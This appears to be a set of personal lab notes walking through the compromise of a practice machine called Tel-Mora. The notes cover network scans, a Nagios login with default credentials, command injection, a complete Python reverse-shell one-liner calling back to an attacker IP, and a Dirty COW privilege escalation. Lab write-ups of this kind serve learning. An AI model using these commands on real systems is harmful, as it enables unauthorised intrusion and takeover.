
Tel-Mora

Sunday, 9 October 2022 3:36 PM

Tel-Mora's IP is 192.168.2.20



```
┌──(kali㉿kali)-[~/Desktop/tel-mora]
└─$ nbtscan 192.168.2.0/24
Doing NBT name scan for addresses from 192.168.2.0/24

IP address       NetBIOS Name     Server    User             MAC address
------------------------------------------------------------------------------
192.168.2.4      CALDERA          <server>  <unknown>        08:00:27:21:b0:95
192.168.2.10     BALMORA          <server>  <unknown>        08:00:27:0e:55:99
192.168.2.12     ALDRUHN          <server>  <unknown>        08:00:27:28:a8:a2
192.168.2.15     GNISIS           <server>  <unknown>        08:00:27:89:08:0f
192.168.2.20     TEL-MORA         <server>  TEL-MORA         00:00:00:00:00:00
192.168.2.155    SNOWHAWK         <server>  SNOWHAWK         00:00:00:00:00:00
```

- Using the nmap script below
  #!/bin/bash
  ports=$(nmap -p- --min-rate=1000 -T4 192.168.57.17 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
  nmap -p$ports -vv -O -sC -sV 192.168.57.17
  The nmap scan reveals that there's a http server running

- After using the gobuster scan below
  gobuster dir -u http://192.168.2.20 --wordlist /usr/share/wordlists/dirb/big.txt -x php,html,txt
  The gobuster scan shows there's a nagios/ page

- The nagios page asks for credentials, trying the default log is nagiosadmin:PASSW0RD
  The log in credentials are valid

- After doing a little bit of research, nagios seems to be a remote server monitoring service

- The server seems to be running nagios version 3.0.5, searching for exploit relevant to this version
  This exploit, allows commands to be injected after the pinging, firstly using wireshark to see if it works
  The ping works, attempting to inject commands.
  The ';' allows command injection
  Netcat doesn't seem to be on the host

- Base64 encoded the below command and used it to get a reverse shell
  python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.80.0.120",4444));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'

- Checking the linux version using the 'uname -r' command
  Seems to be vulnerable to dirty cow
  Going to /tmp directory and downloading linpeas from attacking machine
  Running linpeas on target machine to escalate privileges
  Downloading dirtycow.c from attacking machine
  Compiling and runny dirty cow
  Escalated to root privileges